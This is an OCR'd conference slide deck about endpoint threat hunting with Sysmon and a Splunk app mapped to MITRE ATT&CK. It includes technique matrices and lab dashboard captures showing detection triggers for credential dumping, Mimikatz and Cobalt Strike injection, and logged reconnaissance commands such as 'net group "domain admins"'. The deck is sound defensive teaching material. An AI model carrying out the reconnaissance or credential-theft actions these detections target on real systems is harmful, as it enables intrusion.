Deloitte.

Endpoint Detection super powers in Splunk

PS C:\> whoami

Olaf Hartong

Blue Team Specialist Leader

Currently having fun @

Deloitte.

ABOUT ME

11+ years in Info Security
Consulted at banks, educational institutions and governmental organisations

- Built and/or led Security Operations Centres
- Threat hunting, IR and Compromise assessment engagements
- SOC Maturity engagements

Documentary photographer

@olafhartong
github.com/olafhartong
ohartong@deloitte.nl

Agenda

- MITRE ATT&CK

- Sysmon
  * What is it
  * Why use it
  * Configuration mapped to ATT&CK

- Threat Hunting app
  * Goal
  * Challenges
  * Demo

PS C:\> echo “Why am I here?”

- The Endpoint is an often used entry way into a network
- Endpoint Detection & Remediation (EDR) solutions are great, however often quite costly
- There is an alternative approach to the detection aspect, using an adversarial framework
- It allows you to leverage your existing data platform, in this case Splunk

DISCLAIMER

This is not a magic bullet.
It will require tuning and real investigative work to be truly effective in your environment

PS C:\> echo “MITRE ATT&CK”

“ A framework for describing the behaviour of cyber adversaries operating within enterprise networks. ”

- Comprehensive library of "what to look for"
- Threat model & framework
- Library of attacker activity (TTPs)

https://attack.mitre.org
https://mitre.github.io/attack-navigator/
@MITREattack


PS C:\ATT&CK> ls

219 Techniques!

Covering:

- 189 Windows
- 109 Linux
- 128 MacOS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Non-Application Layer Protocol
	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent	SID-History Injection	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	Valid Accounts	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	Indicator Removal on Host						
	User Execution	Logon Scripts		Indirect Command Execution						
	Windows Management Instrumentation	LSASS Driver		Install Root Certificate						
	Windows Remote Management	Modify Existing Service		InstallUtil						
		Netsh Helper DLL		Launchctl						
		New Service		LC_MAIN Hijacking						
		Office Application Startup		Masquerading						
		Path Interception		Modify Registry						
		Plist Modification		Mshta						
		Port Knocking		Network Share Connection Removal						
		Port Monitors		NTFS File Attributes						
		Rc.common		Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						
		Registry Run Keys / Start Folder		Process Doppelgänging						
		Scheduled Task		Process Hollowing						
		Screensaver		Process Injection						
		Security Support Provider		Redundant Access						
		Service Registry Permissions Weakness		Regsvcs/Regasm						
		Shortcut Modification		Regsvr32						
		SIP and Trust Provider Hijacking		Rootkit						
		Startup Items		Rundll32						
		System Firmware		Scripting						
		Time Providers		Signed Binary Proxy Execution						
		Trap		Signed Script Proxy Execution						
		Valid Accounts		SIP and Trust Provider Hijacking						
		Web Shell		Software Packing						
		Windows Management Instrumentation Event Subscription		Space after Filename						
		Winlogon Helper DLL		Timestomp						
				Trusted Developer Utilities						
				Valid Accounts						
				Web Service						



PS C:\> sc query "Sysmon"

- Sysmon is a free, powerful host-level tracing tool, developed by a small team of Microsoft employees
- Initially developed for internal use at Microsoft
- Sysmon is using a device driver and a service that is running in the background and loads very early in the boot process.

PS C:\> .\Sysmon.exe -?


- Process creation (with full command line and hashes)
- Process termination
- Network connections
- File creation timestamp changes
- Driver/image loading
- Create remote threads
- Raw disk access
- Process memory access
- Registry access
- Named pipes
- WMI

PS C:\> echo “Why use Sysmon ?”

MITRE defines the following data sources:

Anti-virus	File monitoring	PowerShell logs	VBR
API monitoring	Host network interface	Process command-line parameters	Windows Error Reporting
Authentication logs	Kernel drivers	Process monitoring	Windows event logs
Binary file metadata	Loaded DLLs	Process use of network	Windows Registry
BIOS	Malware reverse engineering	Sensor health and status	WMI Objects
Data loss prevention	MBR	Services	
Digital Certificate Logs	Netflow/Enclave netflow	SSL/TLS inspection	
DLL monitoring	Network device logs	System calls	
EFI	Network protocol analysis	Third-party application logs	
Environment variable	Packet capture	User interface	

PS C:\> echo “Why use Sysmon ?”



PS C:\> type Sysmon-modular

- A Sysmon configuration repository, set up in a modular fashion for easier maintenance and generation of tailored configurations.
- Mapped to the MITRE ATT&CK framework
- Frequently updated based on threat reports or new attacker techniques

github.com/olafhartong/Sysmon-modular

PS C:\> set “Threat Hunting App”

Goal

- Create a investigative workflow approach for Threat Hunters
- Work with ML (Mandatory Learning) to get to know your environment
- There are no false positives, just triggers
- Supply the user with tools to contextualise and investigate these events
- Use MITRE ATT&CK as a foundation

PS C:\> set “Threat Hunting App”

Challenges

- No datamodel I liked, created one based on OSSEM
- Inventing a whitelist capability on 120+ searches
- Rebuilt the app over 4 times to address hindsight, let’s call this Agile
- Have not discovered a way to generate a performant and reliable process tree yet
- I still want more selective filtering

https://github.com/Cyb3rWard0g/OSSEM

PS C:\APP> ls

125 Reports!

Generating triggers for:
117 Techniques*

* *triggers are not guaranteed to cover the full technique*

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	27 items	42 items	21 items	53 items	15 items	20 items	15 items	13 items	9 items	19 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Data Encrypted	Custom Command and Control Protocol
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Data Transfer Size Limits	Custom Cryptographic Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Exfiltration Over Alternative Protocol	Data Encoding
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Obfuscation
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Compiled HTML File	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Other Network Medium	Domain Fronting
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Password Policy Discovery	Remote File Copy	Data Staged	Exfiltration Over Physical Medium	Fallback Channels
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Email Collection	Scheduled Transfer	Multi-hop Proxy
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Kerberoasting	Permission Groups Discovery	Replication Through Removable Media	Input Capture		Multi-Stage Channels
	LSASS Driver	Component Firmware	Hooking	DCShadow	LLMNR/NBT-NS Poisoning	Process Discovery	Shared Webroot	Man in the Browser		Multiband Communication
	Mshta	Component Object Model Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	Network Sniffing	Query Registry	Taint Shared Content	Screen Capture		Multilayer Encryption
	PowerShell	Create Account	New Service	Disabling Security Tools	Password Filter DLL	Remote System Discovery	Third-party Software	Video Capture		Remote Access Tools
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	DLL Search Order Hijacking	Private Keys	Security Software Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	External Remote Services	Port Monitors	DLL Side-Loading	Two-Factor Authentication Interception	System Information Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	File System Permissions Weakness	Process Injection	Exploitation for Defense Evasion		System Network Configuration Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hidden Files and Directories	Scheduled Task	Extra Window Memory Injection		System Network Connections Discovery				Standard Non-Application Layer Protocol
	Scripting	Hooking	Service Registry Permissions Weakness	File Deletion		System Owner/User Discovery				Uncommonly Used Port
	Service Execution	Hypervisor	SID-History Injection	File Permissions Modification		System Service Discovery				Web Service
	Signed Binary Proxy Execution	Image File Execution Options Injection	Valid Accounts	File System Logical Offsets		System Time Discovery				
	Signed Script Proxy Execution	Logon Scripts	Web Shell	Hidden Files and Directories						
	Third-party Software	LSASS Driver		Image File Execution Options Injection						
	Trusted Developer Utilities	Modify Existing Service		Indicator Blocking						
	User Execution	Netsh Helper DLL		Indicator Removal from Tools						
	Windows Management Instrumentation	New Service		Indicator Removal on Host						
	Windows Remote Management	Office Application Startup		Indirect Command Execution						
	XSL Script Processing	Path Interception		Install Root Certificate						
		Port Monitors		InstallUtil						
		Redundant Access		Masquerading						
		Registry Run Keys / Startup Folder		Modify Registry						
		Scheduled Task		Mshta						
		Screensaver		Network Share Connection Removal						
		Security Support Provider		NTFS File Attributes						
		Service Registry Permissions Weakness		Obfuscated Files or Information						
		Shortcut Modification		Process Doppelgänging						
		SIP and Trust Provider Hijacking		Process Hollowing						
		System Firmware		Process Injection						
		Time Providers		Redundant Access						
		Valid Accounts		Regsvcs/Regasm						
		Web Shell		Regsvr32						
		Windows Management Instrumentation Event Subscription		Rootkit						
		Winlogon Helper DLL		Rundll32						
				Scripting						
				Signed Binary Proxy Execution						
				Signed Script Proxy Execution						
				SIP and Trust Provider Hijacking						
				Software Packing						
				Template Injection						
				Timestomp						
				Trusted Developer Utilities						
				Valid Accounts						
				Web Service						
				XSL Script Processing						

About this app

Edit | Export | ...

How to use this app

This app will help you cover most techniques mentioned in the MITRE ATTACK framework

- MITRE website

Getting started

-1- Make sure the threathunting index is present on your indexers

-2- Edit the macro's to suit your environment (index searches are set to windows by default)

- Edit Macro's here


-3- Install all required visualisations

Pre Requirements

In order to make use of all included dashboards, install the following apps from Splunkbase

- Punchcard Visualization
- Force Directed Visualization
- Sankey Diagram Visualization
- Lookup File Editor

MITRE Category Searches



Currently active triggers

title	MITRE Category	MITRE Technique	Hunting Trigger
[T0000] Connections from Uncommon Locations	Lateral_Movement,Execution	Connections from Uncommon Locations	
[T0000] Console History	Collection	Console History	
[T0000] Remotely Query Login Sessions - Network	Discovery	Remotely Query Login Sessions	
[T0000] Remotely Query Login Sessions - Process	Discovery	Remotely Query Login Sessions	
[T1002] Data Compressed	Exfiltration	Data Compressed	
[T1003] Credential Dumping - Process	Credential_Access	Credential Dumping	
[T1003] Credential Dumping - Process Access	Credential_Access	Credential Dumping	Potentially Mimikatz
[T1003] Credential Dumping - Registry	Credential_Access	Credential Dumping	
[T1003] Credential Dumping - Registry Save	Credential_Access	Credential Dumping	Reg dump SAM/System db
[T1003] Credential Dumping ImageLoad	Credential_Access	Credential Dumping	Probably Mimikatz
[T1004] Winlogon Helper DLL	Persistence	Winlogon Helper DLL	
[T1007] System Service Discovery	Discovery	System Service Discovery	

SPL:\> index=threathunting mitre_category=*

Threat Hunting trigger overview | Drilldowns | Hunting Indicators | Computer Investigator | Whitelist | About this app | Search

THREAT HUNTING

Threat Hunting trigger overview

Edit | Export | ...

Trendline range

Last 7 days | Hide Filters

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command & Control
340 ↗ 340	0 ↘ -8	45 ↗ 12	33 ↗ 26	3 ↘ -2	21 ↗ 21	141 ↗ 71	3 ↘ -3	No results found.	3,203 ↗ 2,631

Top triggered techniques in the last 24h

mitre_technique_id	mitre_technique	mitre_category	count
T1043	Commonly Used Port	Command_and_Control	3775
T1042	Change Default File Association	Persistence	340
T1086	PowerShell	Execution	108
T1059	Command-Line Interface	Execution	56
T1085	Rundll32	Defense_Evasion,Execution	44
T1076	Remote Desktop Protocol	Lateral_Movement	42
T1003	Credential Dumping	Credential_Access	40
T1070	Indicator Removal on Host	Defense_Evasion	25
T1074	Data Staged	Collection	9
T1069	Permission Groups Discovery	Discovery	8

« prev 1 2 next »

Top triggered host_fqdns in the last 24h

host_fqdn	count
alice.insecurebank.local	3408
dev_server.insecurebank.local	425
charles.insecurebank.local	112
dave.insecurebank.local	111
edward.insecurebank.local	111
fred.insecurebank.local	111
DC1.insecurebank.local	93
bob.insecurebank.local	58

MITRE ATT&CK

Edit | Export | ...

Timespan: Last 24 hours | MITRE Category: Discovery × | Mitre Technique: All × | Mitre Technique ID: All ×

Hide Filters

Process Create

_time	ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	process_parent_command_line	process_command_line	process_parent_g
2018-12-03 18:39:09	T1069	Permission Groups Discovery	Discovery		dev_server.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\net.exe	C:\Windows\system32\cmd.exe /C net users	net users	{6E0C83BB-784D-5C05-0000-0010D9A80308}
2018-12-03 18:41:12	T1069	Permission Groups Discovery	Discovery		dev_server.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\net.exe	C:\Windows\system32\cmd.exe /C net group "domain admins"	net group "domain admins"	{6E0C83BB-78C8-5C05-0000-001012CC0308}
2018-12-03 18:06:02	T1069	Permission Groups Discovery	Discovery		alice.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\net.exe	C:\Windows\system32\cmd.exe /C net users groups	net users groups	{81789BB5-708A-5C05-0000-00106AE4AE08}
2018-12-03 18:07:03	T1069	Permission Groups Discovery	Discovery		alice.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\net.exe	C:\Windows\system32\cmd.exe /C net users	net users	{81789BB5-70C7-5C05-0000-0010D004AF08}
2018-12-03 18:07:03	T1069	Permission Groups Discovery	Discovery		alice.insecurebank.local	insecurebank\bob	C:\Windows\SysWOW64\cmd.exe	C:\Windows\SysWOW64\net.exe	C:\Windows\system32\cmd.exe /C net user bob	net user bob	{81789BB5-70C7-5C05-0000-0010D60EAF08}

Create Remote Thread

_time	ID	Technique	Category	Trigger	host_fqdn	process_name	target_process_path	target_process_address	thread_new_id	process_guid	process_p
2018-12-03 23:22:58	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	alice.insecurebank.local	powershell.exe	C:\Windows\System32\rundll32.exe	0x0000000000290B80	4624	{81789BB5-BA8E-5C05-0000-001059C4D008}	{81789BB5-5C05-0000-001059C4D(
2018-12-03 18:51:34	T1055	Process Injection	Privilege_Escalation,Defense_Evasion	CobaltStrike injection	dev_server.insecurebank.local	powershell.exe	C:\Windows\System32\rundll32.exe	0x00000000001F0B80	1924	{6E0C83BB-77AC-5C05-0000-	{6E0C83BB-5C05-0000-0010E8260

ParentProcess GUID Drilldown

Edit | Export | ...

